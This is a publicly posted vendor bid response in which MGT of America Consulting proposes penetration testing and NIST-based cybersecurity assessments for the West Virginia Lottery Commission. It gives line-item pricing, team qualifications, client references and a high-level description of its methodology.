



The following documentation is an electronically-submitted vendor response to an advertised solicitation from the *West Virginia Purchasing Bulletin* within the Vendor Self-Service portal at ***wvOASIS.gov***. As part of the State of West Virginia's procurement process, and to maintain the transparency of the bid-opening process, this documentation submitted online is publicly posted by the West Virginia Purchasing Division at ***WVPurchasing.gov*** with any other vendor responses to this solicitation submitted to the Purchasing Division in hard copy format.

Header @ 2

[List View](#)

General Information

Contact

Default Values

Discount

Document Information

Clarification Request

Procurement Folder: 1369290

Procurement Type: Central Master Agreement

Vendor ID: VS0000009980

Legal Name: MGT of America Consulting, LLC

Alias/DBA:

Total Bid: \$43,950.00

Response Date: 03/28/2024

Response Time: 12:10

Responded By User ID: MGTofAmerica

First Name: Shannon

Last Name: Blakey

Email: rcvrfp@mgtamer.com

Phone: 850-385-3191

SO Doc Code: CRFQ

SO Dept: 0705

SO Doc ID: LOT2400000009

Published Date: 3/21/24

Close Date: 3/28/24

Close Time: 13:30

Status: Closed

Solicitation Description: Network Penetration Testing and Cybersecurity Assessments

Total of Header Attachments: 2

Total of All Attachments: 2



Department of Administration
Purchasing Division
2019 Washington Street East
Post Office Box 50130
Charleston, WV 25305-0130

State of West Virginia
Solicitation Response

Proc Folder: 1369290
Solicitation Description: Network Penetration Testing and Cybersecurity Assessments
Proc Type: Central Master Agreement

Solicitation Closes	Solicitation Response	Version
2024-03-28 13:30	SR 0705 ESR03282400000005540	1

VENDOR
VS0000009980
MGT of America Consulting, LLC

Solicitation Number: CRFQ 0705 LOT2400000009
Total Bid: 43950
Response Date: 2024-03-28
Response Time: 12:10:06
Comments:

FOR INFORMATION CONTACT THE BUYER

Brandon L Barr
304-558-2652
brandon.l.barr@wv.gov

Vendor Signature X	FEIN#	DATE
-------------------------------	--------------	-------------

All offers subject to all terms and conditions contained in this solicitation

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
1	External Network Penetration Testing				12500.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:
See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
2	Website Penetration Testing				10500.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:
See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
3	Internal/Client-Side Network Penetration Testing				10500.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:
See Attached Specifications and
Exhibit - A Pricing Page

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Ln Total Or Contract Amount
4	Wireless Penetration Testing				10450.00

Comm Code	Manufacturer	Specification	Model #
81111801			

Commodity Line Comments:

Extended Description:
See Attached Specifications and
Exhibit - A Pricing Page

Network Penetration Testing and Cybersecurity Assessments

State of West Virginia

Solicitation No.: RFQ 0705 LOT2400000009

Due: March 28, 2024

Submitted by:

TECHNOLOGY SOLUTIONS GROUP
4320 West Kennedy Boulevard | Suite 200
Tampa, Florida 33609
(888) 302-0899
ITProposals@MGTConsulting.com

Table of Contents

COMPANY INTRODUCTION.....1

EXPERTISE AND QUALIFICATIONS.....3

 OUR CERTIFIED SUBJECT MATTER EXPERTS AND POINT OF CONTACT 6

 REFERENCES AND INDUSTRY EXPERIENCE 10

REFERENCES12

PROJECT APPROACH AND METHODOLOGY14

 OUR CYBERSECURITY ASSESSMENT METHODOLOGY 14

 EXTERNAL AND INTERNAL PENETRATION TESTING APPROACH 17

 WEBSITE AND WEB APPLICATION PENETRATION TESTING 20

 WIRELESS PENETRATION TESTING..... 22

 DATA SECURITY REVIEW 24

COST PROPOSAL.....28

APPENDIX A: REQUIRED SIGNATURE FORMS.....33

 DESIGNATED CONTACT FORM..... 33

 ADDENDUM ACKNOWLEDGEMENT FORM 34

APPENDIX B: PROFESSIONAL RESUMES36

APPENDIX C: SAMPLE REPORT.....52



Company Introduction

March 28, 2024

Brandon L Barr, Buyer
Department of Administration Purchasing Division
2019 Washington Street East
PO Box 50130
Charleston, WV 25305-0130

Dear Mr. Barr,

MGT of America Consulting, LLC (MGT) presents this proposal to the State of West Virginia on behalf of the West Virginia Lottery Commission for Network Penetration Testing and Cybersecurity Assessments.

MGT is a social impact-driven, nationally recognized leader, and managed security service provider (MSSP). We have specialized in providing cybersecurity services and technology solutions to state and local government organizations, pari-mutuel gaming organizations, and a diverse range of public and private enterprises across the United States for nearly 20 years. Our unparalleled, holistic, customizable capabilities offer the State of West Virginia (State) performance, technology, and financial requirements to transform and enhance your organization's security posture.

Our solutions and services are delivered by a team of over 230 skilled staff with many years of expertise and 90% holding advanced certifications. Our team has served thousands of clients across the United States via our International Organization of Standardization (ISO) 27001-certified, U.S.-based, multilocation, 24x7x365 Network/Security Operations Center (NOC/SOC).

We have included in this proposal an organization chart of proposed assigned personnel. For each technical personnel listed a summary of their professional qualifications, education, and certifications have been provided.

MGT is prepared to partner with the State to provide Cybersecurity Network Penetration Testing and Cybersecurity Assessment Professional Services, to include:

- ◆ External Network Penetration Testing
- ◆ Website and Web Application Penetration Testing
- ◆ Internal/Client-Side Network Penetration Testing
- ◆ Wireless Penetration Testing
- ◆ Final Deliverables of Executive and Final Technical Reports

Firm At A Glance

Founded: 1974, TSG Division formed in 2004 (Near 20 Years Providing Cybersecurity Assessments)

Address:

4320 West Kennedy Boulevard
Suite 200
Tampa, Florida 33609
(888) 302-0899
www.mgtconsulting.com

Point of Contact: For any questions regarding our qualifications or solution please contact our authorized representative **Mahesh Garikota**, SVP, Technology Solutions Group at ITProposals@MGTCConsulting.com or (888) 302-0899

In undertaking this comprehensive penetration testing and cybersecurity assessment, our primary goals are to augment the State's Information Technology (IT) Department's comprehension of its current cybersecurity landscape, delving into vulnerabilities, threats, and associated risks. We are committed to identifying control gaps and conducting a thorough gap/risk analysis, aligning with the esteemed National Institute of Standards and Technology (NIST) cybersecurity framework (CSF). Our approach extends beyond mere analysis; we provide the State's IT Department with informed, risk-based tactical and strategic directions.

Moreover, our proposal encompasses the development of a meticulous risk-based project roadmap tailored to nurture and fortify the State Lottery Commission's cybersecurity program. Through this initiative, our aim is to empower the State's IT Department with actionable insights, fostering a resilient cybersecurity environment in alignment with industry best practices and standards.

Our fully credentialed security experts will prepare and execute a technical penetration testing and assessment of the Commission's overall cybersecurity posture, including the evaluation of IT infrastructure, network, and disaster recovery. We will work closely with your IT and Security teams as key advisors to develop comprehensive cybersecurity improvement and awareness plans that are consistent with the NIST guidance and by leveraging existing Commission's methodologies. Our assessment reports will present the results which include relevant findings/issues and improvement opportunities. The report also consists of a detailed road map with specific, actionable recommendations for advancing your cyber security maturity level, accompanied by guided implementation options.

MGT values the unique goals of the State and the Lottery Commission, and we remain committed to working with you to identify and customize an assessment and testing approach to meet and exceed the requirements outlined in the Request for Proposal (RFP). We enter every engagement with the goal of creating a holistic, cost-effective, reliable solution the State and the Lottery Commission can trust.

For any questions regarding our qualifications, pricing, or our solution please contact our authorized representative Mahesh Garikota, SVP- Head of Technology Operations & Delivery at ITProposals@MGTConsulting.com or (888) 302-0899. We would be delighted to meet with you and answer all questions.

Sincerely,



Patrick J. Dyer, Vice President
Authorized to bind the firm

Expertise and Qualifications

Battle-tested Cyber Security Expertise with Proven Results

In business for nearly 50 years, MGT has embraced the most complex challenges with deep commitment, agility, and local expertise to make a measurable and profound social impact. We are nationally respected experts in cybersecurity services who help organizations enhance and transform their security posture in order to sustain a higher quality of life for citizens in your community.

MGT understands cybersecurity plays a significant role throughout the Commission's cyber programs. Our security methodologies build on the insights gained from our decades of experience assessing and developing cybersecurity programs and developing policies and procedures for state and local government enterprises, public school systems, higher education institutions, and other public entities.

MGT will leverage our experience, as well as the Commission's cybersecurity team, to understand attacks and the potential for significant financial and operational harm. The proliferation of these attacks makes having a multi-layered cybersecurity program paramount, as attacks can severely damage each of the Commission's critical infrastructures. MGT will provide insight into how the Commission is targeted and identify potential risks — especially infrastructures operating on legacy systems. MGT will identify the blind spots.

The MGT Difference – Our Expertise

Our team has worked with thousands of public entities around the world supporting managed cybersecurity improvements in every aspect of performance and organization. MGT has successfully delivered more than 20,000 projects through a careful balance of addressing the immediate needs of our clients, while maintaining the vision and direction toward their short- and long-term goals and monitoring best practices. Our goal is to focus on:

- ◆ Being tailored to the client requirements, cost-efficient solutions, and services.
- ◆ Strategy and tactical execution tailored to the public sector.
- ◆ Flexibility and a vendor-agnostic philosophy to adapt to public sector needs and resources.
- ◆ Deep bench of security experts to address any cybersecurity needs.



Empower Your Organization with Comprehensive Technology Solutions

In the ever-changing technology landscape, threat actors never rest. Having fortified, up-to-date IT systems is no longer just an option; they're the foundation for a strong-right-sized organization. Now, more than ever, businesses need a rock-solid IT infrastructure, laser-focused cybersecurity monitoring, and expert IT staff to monitor and manage complex systems.



Our solutions are centered around three key areas:

Infrastructure Solutions

We offer standard and customized network management and support, infrastructure as a service (IaaS), and business continuity services through our cloud hosting facilities.

We guide your business to full IT resiliency using cutting-edge solutions that will help stop attacks, secure your data, and continuously monitor your systems.

Managed Solutions

No matter if you need hands-on cyber security engineering and remediation, 24x7 network monitoring or firewall and penetration tests, we have you covered.

We provide flexible, holistic information technology solutions to bolster your internal capabilities to protect your critical data and systems.

Professional IT Staffing

Our IT staffing services are designed to accommodate diverse organizational requirements, offering flexibility and professional expertise.

From Fortune 500 companies to small municipalities, we provide either temporary or direct placement of the talent you need— all with competitive pricing.



all under one roof with MGT's suite of technology businesses



TSG Values

To be mission and engineering-driven while providing custom managed IT, security, and network services which increase resiliency and cybersecurity for business.

To provide unparalleled technology and security outcomes to lift up public sector organizations and enterprises against cyber threats.

To be an extension of your security team, helping to maximize effectiveness, efficiency, and staff resources so the internal team can focus on what is most important.

TSG Solutions Offerings

Managed Services

- Managed Network Services (NOC)
- Managed Security Services (SOC)
- Managed Detection and Response
- Next-Gen Firewall Management
- Vulnerability Management
- Emergency Incident Response

Professional IT Staffing Services

- Recruitment and placement of IT professionals
- Contract management and administration
- Performance management and evaluation
- Compliance with legal and regulatory requirements

Advisory and Professional Services

- Risk Assessments and Testing
- Compliance Programs
- Technology and Implementation Services

Value Added Reseller

- Technology sourcing

Assessments

- Gap Assessment
- Vulnerability Assessment
- Business Email Compromise
- Cybersecurity Maturity
- Penetration Testing

Cloud and Hosting

- Computer/Network/Storage/Security
- Business Continuity
- Infrastructure as a Service

Custom Development and Automation

- Custom Management Applications
- Ansible deployments
- Network and Systems Automation


Our Certified Subject Matter Experts and Point of Contact

MGT has assembled a multidisciplined team with the key skills, knowledge, and experience needed to ensure a successful IT security engagement for the Commission. Our team includes seasoned infosec leaders with broad domain knowledge across the many facets of cyber security in public sector environments. They are skilled at working within the structures of large, public-sector institutions and achieving results efficiently and effectively.

We have proposed our most experienced personnel for the Commission. Furthermore, with over 230 full-time, certified personnel, you can be confident in our customized services and capability to deliver on time and on budget. If for any reason a team member needs to be replaced, MGT has the resources to quickly identify and orient an equally qualified professional and continue delivery of the project uninterrupted.

Halley Samuel Chiluvuri will be the Commission’s daily contact for this engagement for all technical project issues. Mahesh Garikota will be the point of contact for all executive decisions. Their Resumes have been provided in Appendix B.

Project Team Responsibilities



We can help fight against security breaches, data loss, and identity theft.

Build cyber resiliency into your IT environment to protect against malicious intruders and cybercrimes that threaten the security of your operations and the people you serve. Be prepared for what comes next.

Technical Subject Matter Experts: Roles and Responsibilities

Haley Samuel Chiluvuri: Technical Project Manager

Certifications Include:

- ◆ Project Management Professional (PMP)
- ◆ Cisco Certified Network Associate (CCNA)
- ◆ Cisco Certified Security Associate (CCSA)

Responsibilities include:

- 1) Accomplishment in driving solutions, projects for cross-functional programs.
- 2) Define, design, implement launch, and build effective relationships with the Commission and MGT team members during the project's duration.
- 3) Managing priorities, resourcing, schedules, and communication throughout the full project lifecycle.
- 4) Unsurpassed customer service, dedication, and positive team-oriented attitude with proven leadership and success in similar-sized projects overall.
- 5) Act as a liaison between the Commission and MGT technical team regarding any scheduling as needed.

Keon (KJ) Morrison: Senior Penetration Tester

Certifications Include: (*These certifications have been included with his resume in Appendix B)

- ◆ Certified Information Systems Security Professional (CISSP)*
- ◆ Certified Ethical Hacker (C|EH)*
- ◆ GIAC Penetration Tester (GPEN)*
- ◆ Certified Information Security Manager (CISM)

Responsibilities include:

- 1) Perform Pen Testing on the Commission's devices.
- 2) Perform White/Gray box testing as required by the Commission.
- 3) Create reports for the tests performed.
- 4) Deliver and present the reports to both IT teams and Management at the Commission.
- 5) Provide required remediation steps as needed for the vulnerabilities found.

Madhav Vedula: Senior Audit Risk and Security Expert

Certifications Include: (These certifications are available on request as needed)

- ◆ ISACA (US) - CISA (Since 2004), CISM (Since 2012) and CDPSE (2021)
- ◆ ISO (Global) - ISO 27001 Certified Lead Auditor, ISO 27032 Certified Cybersecurity Manager
- ◆ Microsoft - Certified Cloud Solutions Architect (Azure -2021), Certified Info Protection Administrator
- ◆ Others - CCNA and SABSA CCF (Security Architect)

Responsibilities include:

- 1) Assess and update the Commission on security architecture, including developing a cybersecurity policy.
- 2) Facilitate the Commission's ability to comply with Federal, State, and private cybersecurity standards based on data holdings and technology processes.
- 3) Improve and augment existing authentication controls, access, measures, and other compensating controls surrounding identity management.
- 4) Evaluate and audit Commission's third-party technology partners and service providers, including reviewing and amending their respective contracts or agreements that meet best practices for cybersecurity.
- 5) Assess the backup and disaster or data recovery policies and processes.

Krishna Maddali: Senior Security Compliance Engineer

Certifications Include: [\(These certifications are available on request as needed\)](#)

- ◆ Cisco Certified Network Associate (CCNA)
- ◆ Pursuing - Certified Information Systems Auditor (CISA)

Responsibilities include:

- 1) Sr Engineer will assist the Sr Auditor.
- 2) Review network compliance as needed.
- 3) Deliver executive, non-confidential summaries of findings as needed for presentation to management and IT teams.
- 4) Assist the Commission in implementing the recommended hardware and software technology.

Our SMEs Experience Overview

MGT's ability to excel is driven by our expertise, quality, and our commitment to exceeding client expectations. Part of MGT's success is based upon our promise to be flexible and serve our clients to the highest degree. We have provided assessment and penetration testing services to enable our clients to align with their mission and vision to serve their communities effectively and safely.

“What I liked most about working with MGT staff is their creative approach in providing solutions to each project. The County has implemented MGT's recommendations...”

Lisa Davidson
Director of Human Resources
York County, South Carolina

Nearly 50-year focus on driving innovation in public organizations for departments, administration, staff, and community





References and Industry Experience

The Commission benefits from MGT's Public Gaming Expertise

MGT has the ability to excel which is driven by our expertise, quality, and our commitment to exceeding client expectations. MGT has successfully completed projects for public sector, government, and education clients across the United States.

In the past fifteen years we have successfully completed cybersecurity and performance-based solution projects for public benefit organizations, pari-mutuel organizations, and other gaming entities similar to the Commission. Our clients include:

- ♦ Western Regional Off-Track Betting Corporation – Currently On-going
- ♦ Florida State Lottery
- ♦ California State Lottery
- ♦ Michigan State Lottery
- ♦ South Carolina Education Lottery
- ♦ North Carolina Education Lottery

MGT embraces the most complex challenges with deep commitment, agility, and local expertise to make a measurable and profound social impact. We are nationally respected leaders in management consulting and technology solutions who help professionals enhance, transform, and sustain a higher quality of life for citizens in our community. Simply stated, our promise is: ***We improve lives through partnering with our clients to advance and lift up the communities they serve.***

A graphic showing a network of interconnected nodes and lines, with a hand pointing at a laptop screen in the foreground. The nodes are represented by small circles with person icons, and the lines are glowing blue and yellow.

Defined by Impact

The West Virginia Lottery Commission's mission to create a socially responsible gaming service based on the highest standards of integrity of security is directly aligned with MGT's mission to provide social impact to our clients and their communities with comprehensive cybersecurity assessment and penetration services. Our services are designed to elevate the Commission's security posture so that your organization can continue to offer secure and efficient programs that benefit your citizens. With our assessment and penetration testing services, the Commission will be armed against bad actors and understand how to secure your organization.

PROBLEM

This project included three different goals:

- ▶ Requested a security auditor with the knowledge and skills needed to execute a third-party independent security audit, assessment, and penetration testing. The audit would assess the management, operational, and technical security controls related to confidential Title IV-D data and federal tax information on the organization's system within multiple Counties of State of Michigan Friend of the Court (FOC) and Prosecutor (PA) departments.

SOLUTION

MGT is conducting NIST-CSF-based security risk assessments and network and application penetration testing across many counties in the state of Michigan. (Bay, Marquette, Macomb, Lapeer, Emmet, Cass, Lenawee, St. Joseph's, Oakland, Midland, Newaygo, Jackson, Saginaw, Cheboygan, Antrim, Grand Traverse, Lenawee, Leelanau, Oceana, Alcona, Van Buren, and more.)

Client Testimonial

"MGT is professional in its approach, worked well with IT staff to accomplish the security guidelines for Federal, State and Local agencies as identified in IRS publication 1075"

Tony McDowell, Director

Genesee County, MI (Friend of the Court)

References

MGT feels repeat business is the greatest testament to our commitment to customer service and client satisfaction. We encourage you to contact any of our references to learn of our professionalism, ability to meet timelines, and the expertise of our staff. Additional references which encompass this scope of work are available on request. The following references are MGT's most recent engagements relevant to the scope of work.

Dallas-Fort Worth Airport

PENETRATION TESTING SERVICES



Venu Sigamala, Information Security Manager
2400 Aviation Dr
DFW Airport, TX 75261
Period of Performance: 2019 – Present

Relevant Scope of Services: MGT provided comprehensive penetration testing for Dallas-Fort Worth Airport (DFW). MGT's testing probed the exploitable vulnerabilities of the airport's assets which include networks, Internet of Things devices and Industrial Control Systems (ICS)/Supervisory Control and Data Acquisition (SCADA) systems. Testing methodologies and procedures conformed to the NIST Special Publication 800-115 and met the Audit Requirement of International Organization for Standardization (ISO) 27001 and Payment Card Industry Data Security Standard (PCI-DSS). DFW is the fourth busiest airport in the world by aircraft movements and the fourteenth busiest airport in the world by passenger traffic.

Tampa Hillsborough Expressway Authority

NIST CSF SECURITY RISK ASSESSMENT AND PENETRATION TESTING SERVICES



Shari Callahan, IT Manager
1104 E. Twiggs St. Suite 300
Tampa, FL. 33602
813-272-6740 X 112 | shari@tampa-xway.com
Period of Performance: 2020 – Present

Relevant Scope of Services: MGT has provided a wide range of comprehensive cyber security services for the Tampa Expressway Authority, including a full assessment of their ICS environment to define the security posture of the infrastructure they manage. MGT's assessments span general security objectives, gap analysis and penetration testing. We developed final reports for the Authority that included road maps to address the identified gaps, recommending policies and procedures to be reviewed and prioritized recommendations for improvements in all parameters identified by the Authority as within scope.

Michigan – Multiple Counties

COUNTY-WIDE SECURITY RISK ASSESSMENT AND PENETRATION TEST



Julie Coppens, Director of IT Bay County, Michigan | (989) 895-4090 | coppensj@baycounty.net

Steven Monato, Information Security Manager, Macomb County, Michigan | (586) 493-6735 | steven.monato@macombgov.org

Relevant Scope of Services: MGT is conducting NIST-CSF-based security risk assessments and network and application penetration testing across many counties in the state of Michigan (Bay, Marquette, Macomb, Lapeer, Emmet, Cass, Lenawee, St. Joseph's, Oakland, Midland, Newaygo, Jackson, Saginaw,

Cheboygan, Antrim, Grand Traverse, Lenawee, Leelanau, Oceana, Alcona, Van Buren, and more).

Silicon Valley Clean Energy (Prime)

INFORMATION SECURITY AUDIT AND ASSESSMENT



IT Director

333 W El Camino Real Ste 290

Sunnyvale, CA 94087

(844) 474-7823 | Nikolas.Zanotto@svcleanenergy.org

Period of Performance: April 2020 – June 2020

Relevant Scope of Services: MGT worked with the Silicon Valley Clean Energy (SVCE) to design and execute a top-to-bottom audit of the agency's IT infrastructure, network, and data storage and to conduct a Focused

Security Assessment of SVCE's information security program. We performed penetration testing of the agency's assets, vulnerability assessments, a comprehensive review of current IT policies and procedures, and a focused assessment of the agency's cyber security program. We completed a report describing the activities performed, including results of all tests and the findings and risks identified, and prioritized recommendations and next steps to mitigate the risks and increase the security posture of SVCE.

State of Connecticut - CROCG

NIST-CSF POLICY AND PROCEDURE DEVELOPMENT FOR OVER 100 MEMBER MUNICIPALITIES



Brian Luther – Program Manager

241 Main Street

Hartford, CT 06106

(860) 724-4282 | bluther@crcog.org


Relevant Scope of Service: MGT developed NIST-CSF-based policies and procedures for over 100 municipalities in the state of Connecticut as part of a state-wide effort to help government baseline to NIST standards.

Project Approach and Methodology

Our Cybersecurity Assessment Methodology

MGT's cybersecurity assessment and testing approach is designed and customized to meet the needs of your organization. The approach builds on the standards and best practices promoted by NIST, the Department of Homeland Security, and various other government and industry groups. MGT brings substantial additional insight and value to these standards based on our decades of experience working with our clients' teams to design and execute successful performance improvement plans.

The result is a methodology that identifies your organization's most critical needs, prioritizes those needs in a meaningful way, and sets out a detailed plan to meet those needs that is tailored to the unique structure and capabilities of your organization.



MGT AND THE NIST CYBERSECURITY FRAMEWORK AND 800-53

MGT's security assessment and penetration testing methodologies are firmly rooted in the NIST CSF. We are NIST Cybersecurity experts with a proven track record of implementing this framework to help the Commission to assess and exploit their security gaps and put actionable and effective mitigation plans in place.

MGT's professionals will provide the knowledge, skills, abilities, staff support, and other related resources necessary to conduct assessments and penetration testing during normal business operating hours.

1. **Identify:** Develop the organizational understanding to manage cybersecurity risk to systems, assets, data, and capabilities.
2. **Protect:** Develop and implement the appropriate safeguards to ensure delivery of critical infrastructure services.
3. **Detect:** Develop and implement the appropriate activities to identify the occurrence of a cybersecurity event.
4. **Respond:** Develop and implement the appropriate activities to take action regarding a detected cybersecurity event.
5. **Recovery:** Develop and implement the appropriate activities to maintain plans for resilience and to restore any capabilities or services that were impaired due to a cybersecurity event.



Vulnerability Assessment

Identifying and quantifying risk is the bedrock of an effective security program. MGT's risk assessment services give you the comprehensive understanding and insight you need to develop security controls that harden your system and keep your data safe. Our experts specialize in applying industry best practices and proven methodologies around NIST and other frameworks. As experts in complex risk assessment engagements, we analyze your challenges and help you assess the critical elements as they relate to the context of your organizational context.

Risk assessment is a key component of the Identify function in the CSF. It is a fundamental, iterative activity that is part of the foundation of a sound and effective security framework. Properly implemented risk assessments produce a prioritized inventory of the threats faced by an organization. They enable the organization to develop effective plans to mitigate threats and roadmaps to a more secure future.

NIST publication 800-30 provides guidance for conducting risk assessments. MGT has developed a methodology that embraces the 800-30 guidance and enhances it based on our extensive experience working with public sector institutions of all sizes and missions.

Our cybersecurity consultants work with you to identify potential vulnerabilities and determine the effectiveness of those policies and procedures in terms of governance, process, and implementation. We use the NIST 800-53 CSF as well as Criminal Justice Information Services Division (CJIS) Security Policy 5.9 to gauge how prepared your organization is to identify, protect, detect, respond, and recover from a range of cybersecurity incidents within the City's network infrastructure.

IDENTIFICATION OF THREAT SOURCES AND EVENTS

Understand what threat sources are relevant and not, to the context of the organization, as well as what the associated threat event could be.

IDENTIFICATION OF VULNERABILITIES AND PREDISPOSING CONDITIONS


Understand administrative, managerial, procedural, and technical vulnerabilities within the organization that could be exploited through defined threat sources as well as the current predisposing conditions that could lead to a successful exploitation.

DETERMINATION OF LIKELIHOOD OF OCCURRENCE

Define the likelihood that the identified threat sources would execute certain threat events and the likelihood of these events being successful.

DETERMINATION OF MAGNITUDE OF IMPACT

Define the business impact to organizational assets, individuals, related organizations, and ultimately the nation, because of a vulnerability exploitation.



The Risk Assessment Process

